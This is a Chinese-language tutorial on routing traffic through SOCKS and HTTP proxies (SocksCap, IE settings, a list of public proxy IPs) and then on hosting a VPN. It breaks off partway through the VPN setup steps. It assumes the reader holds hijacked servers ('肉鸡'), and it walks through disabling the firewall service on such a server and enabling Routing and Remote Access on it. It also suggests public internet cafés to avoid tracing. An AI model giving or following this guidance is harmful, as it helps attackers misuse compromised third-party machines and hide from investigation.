
SocksCap 是通过 SOCKS 来对软件进行代理的一个程序 常用来对网络游戏程序进行代理. 其操作方式如下:




点击文件下的设置.



点新建添加需要代理的程序.



点击浏览选择程序后确定。



选择要代理程序 点击运行 代理就生效了！

查询代理是否生效可先用 IE 程序进行测试 打开 www.ip138.com 看其 IP 事是否跟代理地址的 IP 一样就行！

假如大家没有服务器肉鸡的话那么可以在百度，谷歌上搜索免费代理。如代理中国，www.cnproxy.com 等网站。


216.250.186.103:80	HTTP	359,671,671	ipHouse Corp., Minneapolis, MN, US
217.19.40.226:8080	HTTP	312,875,875	Austria
62.243.224.179:1080	SOCKS5	297,672,1531	Denmark
72.52.128.114:443	HTTP	344,657,1282	Florida, US
85.105.17.129:1080	SOCKS4	422,812,1531	土耳其 电信
91.90.120.40:1080	SOCKS4	344,813,1297	Ireland
195.117.61.4:1080	SOCKS4	359,828,1312	Poland
195.117.61.6:1080	SOCKS4	360,875,1391	Poland
12.164.31.197:80	HTTP	250,1453,1453	ATT user, US
24.29.138.26:80	HTTP	296,1281,1281	Road Runner LLC, Herndon, VA, US
41.73.2.212:8080	HTTP	422,1515,1515	United States
41.190.16.17:8080	HTTP	468,1547,1547	United States
60.254.178.70:80	HTTP	109,1390,1390	Akamai Asia, US
64.236.64.134:80	HTTP	532,1407,1407	United States
66.38.104.15:8085	HTTP	547,1953,1953	United States
66.118.182.112:80	HTTP	328,718,2578	Florida, US


我解释下这些数据的含义

HTTP 表示 是网页代理我们直接在 IE 的那个设置就行


如: 67.248.54.28:8085 其 IP 是 67.248.54.28 端口是 8085 这个 IP 的地区是 Virginia, US。


在 IE 这样设置






SOCKS 表示的是 程序代理类的 有分为 socks4, socks5 两种
如 socks4 这行 195.117.61.4:1080 IP 是 195.117.61.4 端口是 1080
在 SocksCap 软件这样设置





Socks5 如 62.243.224.179:1080 SOCKS5 297,672,1531 Denmark
这个 62.243.224.179 是 IP 1080 是端口
在 SocksCap 软件这样设置





这样代理就完成了！

此款代理虽然简单，资源丰富但是其并不安全，国内的长城防火墙可以追踪其源头！建议在网吧等公共的地方使用！

二：接下来介绍的是现在使用比较多的一种方式 VPN



VPN 的安全特性具体可以到百科去查询，就不多说了！

我先介绍在服务器肉鸡上建立 VPN：


首先将系统服务 Windows Firewall/Internet Connection Sharing (ICS) 禁止掉 这个就是防火墙服务. 在控制面板->管理工具->服务 这里面.

Windows Audio	Man...	已启动	自动	本地系统
Windows Firewall/Internet Connection Sharing (ICS)	Pro...	已禁用	已禁用	本地系统
Windows Image Acquisition (WIA)	Pro...	已启动	手动	本地系统
Windows Installer	Adm	已启动	手动	本地系统


打开服务器肉鸡的 开始 -> 程序 -> 管理工具 -> 路由和远程访问



点击 配置并启用路由和远程访问。



点 下一步。



选择 自定义配置 然后点下一步。

路由和远程访问服务器安装向导

自定义配置

关闭此向导后，您可以在路由和远程访问控制台中配置选择的服务。




选择您想在此服务器上启用的服务。

- ☒ VPN 访问 (V)
- ☐ 拨号访问 (D)
- ☐ 请求拨号连接 (由分支办公室路由使用) (E)
- ☐ NAT 和基本防火墙 (A)
- ☐ LAN 路由 (L)

